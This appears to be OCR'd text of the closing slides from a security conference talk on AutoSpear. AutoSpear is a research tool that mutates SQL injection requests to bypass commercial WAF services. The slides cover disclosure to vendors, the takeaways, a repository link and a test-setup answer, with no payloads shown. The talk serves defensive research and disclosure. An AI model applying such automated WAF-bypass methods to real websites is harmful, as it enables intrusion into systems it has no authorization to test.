
However, in most cases, only a combination of multiple mutations at specific locations takes effect. That is, combining multiple mutation methods, AutoSpear is much more effective in bypassing mainstream WAF-as-a-service solutions due to their vulnerable detection signatures for semantic matching and regular expression matching.

Agenda

- Web attacks and WAF
- WAF bypass
- AutoSpear: an automatic bypassing and inspecting tool for WAF
- Evaluation and findings
- Disclosure

Responsible Disclosure (All vendors confirmed, and 3/7 have fixed)

Responsible Disclosure



Black hat Sound Bytes.

Takeaways

- We prove that WAF-as-a-service can be bypassed in a fully automatic and intelligent manner.
- We propose AutoSpear which utilizes a semantic-based mutation strategy and a heuristic searching strategy suitable for black-box attacks.
- We summarize the various underlying mechanisms of WAFs in the wild and their actual defense effects. In addition, we disclose some general bypass patterns that defenders can employ to improve their products.

Thank You

We will release AutoSpear after all vendors complete the fix process.

https://github.com/u21h2/AutoSpear

Zhenqing Qu (Zhejiang University)

Xiang Ling (Institute of Software, Chinese Academy of Sciences)

Chunming Wu (Zhejiang University)

Question by audience

"How do you configure these WAFs in your evaluation? Are they all in default settings?"

Thanks for the valuable question.
In fact, we deployed our own websites with databases on the Google Cloud Platform and protected them utilizing seven WAFs in turn. The WAFs followed the default configurations. Specifically:
(1) For WAFs (AWS, F5, Fortinet and CSC) that require manual rules configuration, we have enabled the core ruleset and the advanced ruleset for SQL. These managed rules are provided by vendors on the AWS marketplace. We must clarify that the WAFs in this configuration are not exactly the same as the independent WAFs provided by the vendors on their official websites.
(2) For WAFs that do not require extensive configuration, we subscribed to the Pro versions of Cloudflare and Wallarm for complete protection.
(3) For the open-source ModSecurity, we followed the official manual to integrate the CoreRuleSet with its default protection level (i.e., enable the rule-engine and semantic-engine under paranoia-level 1).
Under the above framework, AutoSpear acts as a client to send attack requests to the websites to evaluate WAFs' vulnerabilities. It launched no attacks against any external entities. We did not cause unexpected damage to the real world.